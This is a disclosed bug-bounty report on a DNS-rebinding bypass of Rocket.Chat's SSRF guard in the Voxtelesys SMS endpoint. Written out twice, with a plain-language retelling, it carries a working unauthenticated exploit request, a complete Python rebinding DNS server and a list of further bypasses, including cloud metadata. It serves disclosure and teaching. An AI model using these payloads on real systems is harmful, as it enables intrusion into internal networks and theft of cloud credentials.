Unauthenticated SSRF in Voxtelesys integration ('checkUrlForSsrf' Bypass via DNS rebinding)
The Voxtelesys SMS integration in Rocket.Chat used a DNS lookup to check whether a user-supplied media URL pointed to an internal host, but the check could be bypassed with DNS rebinding. An unauthenticated attacker could make the server request internal resources and, through a LiveChat agent, read the responses.
 Originally disclosed on HackerOne
- Triaged in 54 days
- Fixed in 2 months
- Disclosed after 7 months
Summary by the program
Rocket.Chat version 7.13.2 contains an SSRF vulnerability caused by a DNS rebinding attack, which allows access to internal hosts and reading of their responses.
The report
Summary: Rocket.Chat version 7.13.2 contains an SSRF vulnerability caused by a DNS rebinding attack, which allows access to internal hosts and reading of their responses. This issue further bypasses the fix for CVE-2024-39713.
Rocket.Chat provides SMS integration features using Twilio and Voxtelesys, which can be used to access external media and retrieve files. During this process, the checkUrlForSsrf function is used to verify that a URL does not point to an internal host. However, this function is vulnerable to DNS rebinding attacks, and when a URL whose domain is controlled by an attacker is submitted, the check can be bypassed, potentially allowing access to internal hosts that would otherwise be unreachable.
Details:
In my test environment, I set up an httpbin server on the same LAN as the Rocket.Chat server.
The httpbin server is running at 192.168.100.14:80, and an attacker cannot reach this server directly from outside.
In addition, a DNS server for performing a DNS rebinding attack was deployed within the same LAN, and the Rocket.Chat server was configured to use it for name resolution.
When resolving the name conamikan.test, the DNS server returns an external server address (1.1.1.1) with TTL=0 on the first request, and returns 192.168.100.14 on the second and subsequent requests. All other DNS queries are forwarded to 8.8.8.8. The specific implementation is provided in the attachment.
In a realistic scenario, when accessing a domain controlled by an attacker, name resolution would be performed by the attacker’s DNS server. Therefore, this environment is sufficient for verifying DNS rebinding attacks.

Step 0: As a prerequisite, Voxtelesys must be enabled in the SMS settings.
Step 1: An attacker can trigger the SSRF by executing the following script. No authentication is required. (Set <Rocket.Chat hostIP> according to your environment.)
POST "http://<Rocket.Chat hostIP>/api/v1/livechat/sms-incoming/voxtelesys" \
  -H "Content-Type: application/json" \
  -d '{
    "from": "+15551112222",
    "to": "+15550001111",
    "body": "Hello from Voxtelesys",
    "received_at": "2024-01-01T00:00:00Z",
    "media": [
      "http://conamikan.test"
    ]
  }'
At this point, an SSRF request to the internal server has already been performed.


Step 2: A LiveChat agent user can download and view the response from the chat room.
PoC:
Root Cause:
In the getUploadFile function in sms.ts, which is used by this feature, the URL provided by the user is first checked by the checkUrlForSsrf function, and then the file is retrieved using thefetch function.

Within the checkUrlForSsrf function, nslookup is used to verify whether the IP address associated with the domain is valid or not.

However, in a DNS rebinding attack, the TTL of the DNS response is set to 0 (or an extremely small value). As a result, during the initial nslookup, conamikan.test resolves to 1.1.1.1 and passes the check. When the file is fetched, the cache cannot be used and name resolution is performed again. At that time, conamikan.test is resolved to 192.168.100.14 by the attacker’s DNS server. Since the check has already been passed, access to the internal server is performed without further validation.
Completely mitigating DNS rebinding attacks is difficult, and it is generally recommended to avoid making outbound requests to arbitrary URLs whenever possible. However, if such a feature is required, the following mitigation measures should be implemented:
- Allow only HTTPS URLs
- For HTTP, use the IP address resolved during the initial nslookup directly
- Reject DNS responses with extremely small TTL values
** attachment ** Below is the script for the DNS server used in the verification. When building the environment with Docker, you can run this in a container on the same LAN and perform the verification by configuring this server as the DNS for the Rocket.Chat container.
from dnslib import DNSRecord, QTYPE, RR, A
from dnslib.server import DNSServer
import socket
import time

# settings
DOMAIN = "conamikan.test."  # attacker's domein
GLOBAL_IP = "1.1.1.1"   # something valid IP address
TARGET_IP = "192.168.100.14" # internal IP address
UPSTREAM_DNS = "8.8.8.8"    # Forwarding destination(Google DNS server)

class RebindResolver:
    def __init__(self):
        # Initialize count as an instance variable
        self.request_count = 0
        self.reset_timer = time.perf_counter()

    def resolve(self, request, handler):
        # Reset self.request_count every 5 seconds
        if (time.perf_counter() - self.reset_timer) > 5:
            self.request_count = 0
            self.reset_timer = time.perf_counter()

        qname = str(request.q.qname).strip(".")
        target_domain = DOMAIN.strip(".")

        # Only for conamikan.test
        if qname == target_domain:
            reply = request.reply()

            # Return GLOBAL_IP only when self.request_count is 0
            if self.request_count == 0:
                ip = GLOBAL_IP
            else:
                ip = TARGET_IP

            self.request_count += 1

            # TTL is 0
            reply.add_answer(RR(request.q.qname, QTYPE.A, rdata=A(ip), ttl=0))
            print(f"[*] [REBIND] {qname} -> {ip} (Count: {self.request_count})")
            return reply

        # Forward other domains to Google DNS
        else:
            try:
                proxy_req = request.pack()
                sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                sock.settimeout(2.0)
                sock.sendto(proxy_req, (UPSTREAM_DNS, 53))

                data, _ = sock.recvfrom(512)
                print(f"[+] [FORWARD] {qname} to {UPSTREAM_DNS}")
                return DNSRecord.parse(data)
            except Exception as e:
                print(f"[!] [ERROR] Failed to forward {qname}: {e}")
                return request.reply()

if __name__ == "__main__":
    resolver = RebindResolver()
    server = DNSServer(resolver, port=53, address="0.0.0.0")
    print(f"DNS Server started. Rebinding: {DOMAIN}, Forwarding: {UPSTREAM_DNS}")
    server.start()
Impact
This enables an attacker to reach internal network resources that would normally be inaccessible and to perform network scanning. Because an attacker can receive responses from internal hosts, the risk of data leakage is very high and requires immediate remediation. The same technique can also be used to access cloud services and metadata endpoints, potentially exposing sensitive cloud-side data and credentials, so there is a significant risk of cloud information leakage.
Context
Rocket.Chat is an open-source team chat platform. Among its features is an SMS integration that lets the server exchange messages with external SMS providers. Two providers are supported: Twilio and Voxtelesys. The Voxtelesys integration exposes an incoming-message endpoint that accepts a JSON body describing an SMS, including a media array of URLs. When a message arrives, the server fetches the media referenced by those URLs so that the file can be attached to the conversation and viewed by a LiveChat agent.
Because the server fetches a URL supplied by whoever posts the message, this is a classic server-side request forgery surface. The codebase already had a guard for it: a function called checkUrlForSsrf, which is meant to verify that a URL does not point at an internal host. The report describes a bypass of that guard in Rocket.Chat 7.13.2 using DNS rebinding, and notes that the technique also bypasses the fix for CVE-2024-39713.
Setup
The researcher built a small lab rather than testing against a production deployment:
- An httpbin server was placed on the same LAN as the Rocket.Chat server, listening at
[redacted]:80. This server is not reachable from outside the LAN; it stands in for an internal host. - A DNS server implementing the rebinding attack was deployed on the same LAN, and the Rocket.Chat server was configured to use it for name resolution.
- The DNS server answers queries for
conamikan.testwith an external address,[redacted], and TTL=0 on the first request. On the second and subsequent requests it answers with[redacted]. All other queries are forwarded to[redacted].
The researcher argues this is a faithful model of a real attack: in the wild, when a victim server resolves a domain controlled by the attacker, the resolution is performed by the attacker's DNS server, so the attacker fully controls the answers and their TTLs.
On the Rocket.Chat side, one precondition is stated explicitly: Voxtelesys must be enabled in the SMS settings.
The screenshot relates to the Voxtelesys setting that must be enabled in the SMS settings.
Finding it
The researcher focused on the media-fetching path of the Voxtelesys integration. The incoming endpoint takes a media array of URLs from the request body and the server fetches them. Before fetching, getUploadFile in sms.ts calls checkUrlForSsrf on the user-supplied URL. That function uses nslookup to resolve the domain and decide whether the resulting IP address is acceptable.
The weakness is that the check and the fetch are two separate resolutions of the same name. If the attacker's DNS server can return a benign address for the first lookup and an internal address for the second, the check passes and the fetch still lands on the internal host. Setting the TTL to 0 (or an extremely small value) prevents the resolver from caching the first answer, forcing a fresh lookup at fetch time.
Exploitation
Step 0: enable Voxtelesys
Voxtelesys must be enabled in the SMS settings before the endpoint can be used. This is the only stated precondition on the target.
Step 1: trigger the SSRF without authentication
The researcher sends the following request. No authentication is required. The placeholder <Rocket.Chat hostIP> is replaced with the target's address.
POST "http://<Rocket.Chat hostIP>/api/v1/livechat/sms-incoming/voxtelesys" \
  -H "Content-Type: application/json" \
  -d '{
    "from": "[redacted]",
    "to": "[redacted]",
    "body": "Hello from Voxtelesys",
    "received_at": "2024-01-01T00:00:00Z",
    "media": [
      "http://conamikan.test"
    ]
  }'
The body mimics an SMS delivered by Voxtelesys: sender, recipient, message text, a timestamp and a media URL. The important field is media, which contains http://conamikan.test, the attacker-controlled domain. When the server processes the message it resolves conamikan.test for the SSRF check (getting [redacted], which passes), then resolves it again to fetch the file (getting [redacted], the internal httpbin). At this point, according to the report, an SSRF request to the internal server has already been performed.
Step 2: read the response as a LiveChat agent
A LiveChat agent user can download and view the response from the chat room. The fetched content is attached to the conversation, so the internal host's response is not just triggered but readable through the normal agent interface.
PoC video
The report includes a proof-of-concept video.
Root cause
The vulnerable path is getUploadFile in sms.ts. The URL supplied by the user is first passed to checkUrlForSsrf, and then the file is retrieved with fetch.
Inside checkUrlForSsrf, nslookup is used to verify whether the IP address associated with the domain is valid.
Because the check and the fetch are separate operations, each performs its own name resolution. With a TTL of 0 (or an extremely small value) in the DNS response, the first nslookup of conamikan.test returns [redacted] and passes the check. When fetch runs, the cached answer cannot be used, so the name is resolved again, and this time the attacker's DNS server returns [redacted]. The check has already passed, so the request to the internal server proceeds without further validation.
The existing defence failed because it validated a name at one point in time and then used the same name later, trusting that both resolutions would agree. Nothing pinned the checked address to the address actually used for the connection.
Impact
An attacker can reach internal network resources that would normally be inaccessible and can perform network scanning. Because the attacker receives responses from internal hosts, the report rates the risk of data leakage as very high and calls for immediate remediation. The same technique can be used against cloud services and metadata endpoints, potentially exposing sensitive cloud-side data and credentials, so there is a significant risk of cloud information leakage. The request itself needs no authentication; reading the fetched response requires a LiveChat agent to open the conversation, as shown in Step 2.
Fix
The report does not describe a patch. It states that completely mitigating DNS rebinding is difficult and that the general recommendation is to avoid making outbound requests to arbitrary URLs whenever possible. If the feature is required, it lists three mitigation measures:
- Allow only HTTPS URLs.
- For HTTP, use the IP address resolved during the initial
nslookupdirectly. - Reject DNS responses with extremely small TTL values.
The second measure is to use the IP address resolved during the initial nslookup directly. The report also notes that the issue bypasses the fix for CVE-2024-39713, so any earlier hardening of this path did not cover rebinding.
Variants to test
- Other media-fetching integrations. Check whether other features that fetch user-supplied URLs perform a resolve-then-fetch sequence. A positive result is an out-of-band request to a host you control arriving from the target server after a URL you supplied was accepted.
- Rebinding with a short but non-zero TTL. The lab used TTL=0; try small TTLs to see whether the resolver still re-queries before the fetch. A positive result is the second lookup returning your internal address and the fetch reaching it.
- Alternate resolution paths. If the guard uses
nslookupbut the fetch uses the system resolver or a different library, differences in caching or search domains may widen the window. A positive result is the check seeing one address and the connection reaching another. - Cloud metadata endpoints. Point the rebinding domain at a metadata address instead of a LAN host. A positive result is the metadata response appearing as a downloadable file in the chat room.
- Redirect-based bypass. If the guard only inspects the initial URL, a URL that passes the check and then redirects to an internal address may also work. A positive result is the fetch following the redirect to an internal host.
- IPv6 and mixed representations. Try domains resolving to IPv6 or to addresses written in unusual forms, in case the validation logic only handles dotted-quad IPv4. A positive result is an internal address being accepted by the check.
What happened, in plain words
Rocket.Chat is a chat program that organisations can run on their own server. It works a lot like Slack: people join channels, send messages, and can also talk to customers through a feature called LiveChat. One of its extras is SMS integration, which lets the chat server send and receive text messages through an outside company. Two such companies are supported: Twilio and Voxtelesys.
The Voxtelesys integration has a web address (an endpoint) that accepts incoming text messages. When a message arrives, it can carry a list of links to files, called media. The Rocket.Chat server then goes and downloads those files so they can be shown in the conversation. That is convenient, but it also means the server will fetch a link that whoever sent the message chose.
That is the heart of the problem. If you can make a server fetch a link of your choosing, you can sometimes make it fetch things it should never be able to reach, such as machines on its own private network. This kind of attack is called Server-Side Request Forgery, or SSRF. The Rocket.Chat developers knew about this class of problem and had added a guard: a function called checkUrlForSsrf that is supposed to check whether a link points at an internal machine and refuse it if so.
The report describes how that guard can be slipped past in Rocket.Chat version 7.13.2 using a trick called DNS rebinding. It also notes that the same trick gets around the earlier fix for a known issue, CVE-2024-39713.
Some background you need first
Before the steps make sense, a few everyday ideas need explaining.
What an API is. An API is a way for one program to talk to another, like a service counter at a shop. You hand over a request in an agreed format, and you get an answer back. Rocket.Chat's API lives under addresses that start with /api/v1/, and each address is called an endpoint. The endpoint in this report is the one that receives incoming Voxtelesys text messages.
What JSON is. JSON is a simple way of writing data as text, using curly brackets, names in quotes, and values. It is the format the request body below uses to describe a text message: who sent it, who received it, the message text, a timestamp, and a list of media links.
What a DNS name and a DNS server are. Computers find each other by number, called an IP address, for example [redacted]. People prefer names, like conamikan.test. A DNS server is the phone book that turns a name into a number. When a program wants to contact a name, it asks a DNS server, and the server answers with an address.
What TTL means. Every DNS answer comes with a TTL, short for time to live. It tells the asking computer how many seconds it may remember (cache) the answer before asking again. A TTL of 0 means: do not remember this at all, ask again next time.
What DNS rebinding is. Imagine a shop assistant who checks your ID at the door, then walks to the back room to fetch what you asked for. If you could swap the shop between those two moments, the assistant would check a safe shop and then fetch from a dangerous one. DNS rebinding does exactly that with names. The attacker's DNS server gives a harmless address the first time it is asked, so the check passes, and a different, internal address the second time, when the actual download happens. Because the TTL is 0, the first answer is not remembered, so the second lookup really does happen.
What an internal host is. An internal host is a machine on a private network that outsiders cannot reach directly, for example a company's internal file server. In this report the internal host is a test web server (httpbin) at [redacted]:80 on the same local network as Rocket.Chat.
What a LiveChat agent is. A LiveChat agent is the member of staff on the other side of a customer conversation. They see the chat room and any files attached to it.
Setting up the test
The researcher did not test against a real company's installation. Instead they built a small practice setup, a lab, with three parts:
- An httpbin server on the same local network as the Rocket.Chat server, listening at
[redacted]:80. httpbin is a simple test web server. It stands in for an internal machine that outsiders cannot reach. - A DNS server, written for the test, that performs the rebinding trick, placed on the same local network. The Rocket.Chat server was configured to use it for looking up names.
- The DNS server's behaviour: for the name
conamikan.testit answers with an outside address,[redacted], and TTL=0 on the first request. On the second and later requests it answers with[redacted]. Every other name is passed on (forwarded) to[redacted], a public DNS service.
The researcher explains why this is a fair imitation of a real attack: on the internet, when a server looks up a domain that an attacker owns, the lookup is answered by the attacker's own DNS server. So the attacker fully controls the answers and their TTLs. The lab just puts that attacker-controlled DNS server on the same network for convenience.
On the Rocket.Chat side there is one stated precondition: Voxtelesys must be switched on in the SMS settings.
The screenshot relates to the Voxtelesys setting that must be enabled in the SMS settings.
Finding the weak spot
The researcher looked at the part of the Voxtelesys integration that downloads media. The incoming endpoint takes a media list of links from the request body, and the server fetches them. Before fetching, a function called getUploadFile in sms.ts passes the user-supplied link to checkUrlForSsrf. That function uses nslookup, a standard command-line tool for looking up names, to find the address behind the domain and decide whether that address is acceptable.
The flaw is that the check and the download are two separate lookups of the same name. If the attacker's DNS server can give a harmless address for the first lookup and an internal address for the second, the check passes and the download still lands on the internal machine. A TTL of 0, or an extremely small value, stops the first answer from being remembered, which forces a fresh lookup at download time.
Carrying out the attack
Step 0: enable Voxtelesys
Voxtelesys must be enabled in the SMS settings before the endpoint can be used. This is the only stated precondition on the target.
Step 1: trigger the SSRF without logging in
The researcher sends the request below. No authentication is required, meaning no username, password or session is needed. The placeholder <Rocket.Chat hostIP> is replaced with the address of the target server.
POST "http://<Rocket.Chat hostIP>/api/v1/livechat/sms-incoming/voxtelesys" \
  -H "Content-Type: application/json" \
  -d '{
    "from": "[redacted]",
    "to": "[redacted]",
    "body": "Hello from Voxtelesys",
    "received_at": "2024-01-01T00:00:00Z",
    "media": [
      "http://conamikan.test"
    ]
  }'
Line by line, in plain words:
POST "http://<Rocket.Chat hostIP>/api/v1/livechat/sms-incoming/voxtelesys"is the request itself. POST is the method used when you are sending data to a server, as opposed to just asking for a page. The address is the endpoint that receives incoming Voxtelesys messages.-H "Content-Type: application/json"is a header, a small piece of extra information attached to the request. It tells the server that the body is written in JSON, so the server knows how to read it.-d '{ ... }'is the body, the actual data being sent. Everything between the single quotes is the JSON describing a text message."from": "[redacted]"is the sender's phone number, as the SMS provider would report it."to": "[redacted]"is the recipient's phone number."body": "Hello from Voxtelesys"is the text of the message."received_at": "2024-01-01T00:00:00Z"is when the message arrived, in a standard date and time format."media": [ "http://conamikan.test" ]is the important part: a list of links to files. Here it contains one link,http://conamikan.test, a domain the attacker controls.
Why this works: the body looks exactly like a normal message from Voxtelesys, so the server accepts it. When it processes the message, it looks up conamikan.test for the SSRF check and gets [redacted], which passes. Then it looks the name up again to download the file and gets [redacted], the internal httpbin server. According to the report, at this point an SSRF request to the internal server has already been made.
Step 2: read the answer as a LiveChat agent
A LiveChat agent can download and view the response from the chat room. The downloaded content is attached to the conversation, so the internal machine's answer is not merely triggered, it can be read through the normal agent screen.
The proof-of-concept video
The report includes a proof-of-concept video.
Why it works
The vulnerable path is getUploadFile in sms.ts. The link supplied by the user is first passed to checkUrlForSsrf, and then the file is downloaded with fetch, a standard function for making web requests.
Inside checkUrlForSsrf, nslookup is used to check whether the address behind the domain is acceptable.
Because the check and the download are separate operations, each does its own name lookup. With a TTL of 0, or an extremely small value, in the DNS answer, the first nslookup of conamikan.test returns [redacted] and passes. When fetch runs, the earlier answer cannot be reused, so the name is looked up again, and this time the attacker's DNS server returns [redacted]. The check has already passed, so the request to the internal server goes ahead without any further validation.
The existing defence failed because it checked a name at one moment and then used the same name later, assuming both lookups would give the same answer. Nothing tied the checked address to the address actually used for the connection.
What an attacker could do with it
An attacker can reach internal network resources that would normally be inaccessible, and can scan the network. Because the attacker receives replies from internal machines, the report rates the risk of data leakage as very high and calls for immediate remediation. The same technique can be used against cloud services and metadata endpoints, which can expose sensitive cloud-side data and credentials, so there is a significant risk of cloud information leakage. The request itself needs no authentication; reading the downloaded reply requires a LiveChat agent to open the conversation, as shown in Step 2.
How to fix it
The report does not describe a patch. It says that completely preventing DNS rebinding is difficult, and that the general recommendation is to avoid making outbound requests to arbitrary links whenever possible. If the feature is needed, it lists three measures:
- Allow only HTTPS links.
- For HTTP, use the address found during the first
nslookupdirectly. - Reject DNS answers with extremely small TTL values.
The second measure is to use the address found during the first nslookup directly. The report also notes that the issue gets around the fix for CVE-2024-39713, so earlier hardening of this path did not cover rebinding.
Other things worth testing
- Other integrations that download media. Check whether other features that download links supplied by users do a check-then-download sequence. A positive result is a request arriving at a machine you control, coming from the target server, after a link you supplied was accepted.
- Rebinding with a short but non-zero TTL. The lab used TTL=0; try small TTLs to see whether the resolver still asks again before the download. A positive result is the second lookup returning your internal address and the download reaching it.
- Different lookup paths. If the guard uses
nslookupbut the download uses the system's own name lookup or a different library, differences in caching or search settings may widen the window. A positive result is the check seeing one address and the connection reaching another. - Cloud metadata endpoints. Point the rebinding domain at a metadata address instead of a machine on the local network. A positive result is the metadata reply appearing as a downloadable file in the chat room.
- Bypass by redirect. If the guard only inspects the first link, a link that passes the check and then redirects to an internal address may also work. A positive result is the download following the redirect to an internal host.
- IPv6 and unusual address formats. Try domains that resolve to IPv6 or to addresses written in unusual forms, in case the validation logic only handles ordinary IPv4 addresses. A positive result is an internal address being accepted by the check.
Glossary
- API: a way for one program to talk to another, with agreed addresses and formats for requests and replies.
- Endpoint: one specific address in an API that accepts a particular kind of request.
- JSON: a text format for writing data as names and values inside curly brackets, used for request bodies.
- Request body: the data sent along with a request, as opposed to the address or headers.
- Header: a small piece of extra information attached to a request or reply, such as the content type.
- POST: the request method used when sending data to a server.
- IP address: the number that identifies a machine on a network, such as
[redacted]. - DNS: the system that turns names like
conamikan.testinto IP addresses. - DNS server: the machine that answers DNS lookups.
- TTL (time to live): how many seconds a DNS answer may be remembered before asking again; 0 means do not remember.
- Caching: keeping an answer so it can be reused without asking again.
- DNS rebinding: an attack where a name resolves to a harmless address during a check and to an internal address during the actual request.
- SSRF (Server-Side Request Forgery): making a server fetch a link of your choosing, possibly reaching machines you cannot reach yourself.
- Internal host: a machine on a private network that outsiders cannot reach directly.
- httpbin: a simple test web server used to stand in for an internal machine.
nslookup: a standard command-line tool for looking up the address behind a name.fetch: a standard function for making web requests and downloading content.- LiveChat: Rocket.Chat's feature for talking to customers, staffed by agents.
- LiveChat agent: the member of staff who sees the customer conversation and any attached files.
- Voxtelesys: an SMS provider whose integration receives incoming text messages in Rocket.Chat.
- Twilio: another SMS provider supported by Rocket.Chat.
- CVE-2024-39713: a previously known issue whose fix this technique gets around.
- Metadata endpoint: a special address inside cloud environments that returns information about the cloud instance, sometimes including credentials.
- Redirect: a reply that tells the requester to go to a different address instead.
- IPv4 / IPv6: the two common formats for IP addresses; IPv4 looks like four numbers separated by dots, IPv6 is longer and uses colons.
- Authentication: proving who you are, for example with a username and password or a session.
- Proof of concept (PoC): a demonstration that an attack really works.